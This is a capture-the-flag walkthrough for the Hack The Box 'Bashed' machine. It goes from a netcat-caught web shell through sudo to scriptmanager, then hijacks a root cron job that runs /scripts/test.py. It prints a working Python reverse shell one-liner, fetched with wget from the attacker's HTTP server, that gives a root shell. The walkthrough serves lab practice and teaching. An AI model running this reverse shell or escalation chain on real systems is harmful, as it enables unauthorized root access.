
VICTIM SYSTEM

Check out the file & listen through netcat




```
kali@kali:~/htb/bashed$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.68] 50220
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 14:36:15 up 15 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bashed:/$ 
```

As tty is not present .So try to upgrade shell




```
www-data@bashed:/$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/$ ls
ls
bin   etc         lib         media  proc  sbin     sys  var
boot  home        lib64       mnt    root  scripts  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv      usr
scriptmanager@bashed:/$ 
```

after upgrading login as scriptmanager and see there is a script folder. Try to explore.




```
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
scriptmanager@bashed:/scripts$ ls -ll
ls -ll
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec  4  2017 test.py
-rw-r--r-- 1 root          root          12 Jan  3 14:41 test.txt
scriptmanager@bashed:/scripts$ 
```

it has two file test.py & test.txt . Interesting part is that test.txt is owned by root user.



```
scriptmanager@bashed:/scripts$ ls -ll
ls -ll
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec  4  2017 test.py
-rw-r--r-- 1 root          root          12 Jan  3 14:41 test.txt
scriptmanager@bashed:/scripts$ ls -ll
ls -ll
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec  4  2017 test.py
-rw-r--r-- 1 root          root          12 Jan  3 14:43 test.txt
scriptmanager@bashed:/scripts$ 
```

Check the timing of test.txt ruuning on interval. Means some cron job is running .




```
testing 123!scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ 
```

As test.py have test.txt which means when its runs a test.txt file is created & owned by root. So some if we can run our own test.py then we can be the root as only output file is owned by root .


Info:

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet — you can try any reverse shell but i will go for python:

python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);s.connect((“ip”,4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’> — save this file & download this file. Enter the your ip & port.




```
kali@kali:~/htb/bashed$ python -m SimpleHTTPServer 8083
Serving HTTP on 0.0.0.0 port 8083 ...
10.10.10.68 - - [03/Jan/2021 17:52:48] "GET /test1.py HTTP/1.1" 200 -
ls -ll
total 8
```



```
scriptmanager@bashed:/scripts$ wget 10.10.14.15:8083/test1.py
wget 10.10.14.15:8083/test1.py
--2021-01-03 14:54:04--  http://10.10.14.15:8083/test1.py
Connecting to 10.10.14.15:8083 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 218 [text/plain]
Saving to: 'test1.py'

test1.py            100%[===================>]     218  --.-KB/s    in 0s

2021-01-03 14:54:05 (42.0 MB/s) - 'test1.py' saved [218/218]

scriptmanager@bashed:/scripts$ 
```

victim machine

Name the file same as test.py & start netcat to listen.



```
kali@kali:~/htb/bashed$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.68] 50842
bash: cannot set terminal process group (997): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts# nc -lnvp 4444
```

& now you are the root. Ignore the nc -lnvp 4444 after root.

cat /root/root.txt — and find the flag.

Learning:

1. SimpleHttpServer in depth.

2. Dev folder .

3. More Knowledge about ***privilege*** escalation

4. Some tricky part at scripts.